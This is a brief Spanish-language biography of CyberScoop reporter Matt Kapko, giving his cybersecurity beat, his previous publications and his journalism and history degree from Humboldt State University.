Matt Kapko es reportero de CyberScoop. Su ámbito incluye delitos cibernéticos, ransomware, defectos de software y (mala) gestión de vulnerabilidades. El californiano de toda la vida comenzó su carrera periodística en 2001 con paradas anteriores en Cybersecurity Dive, CIO, SDxCentral y RCR Wireless News. Matt tiene una licenciatura en periodismo e historia de la Universidad Estatal de Humboldt.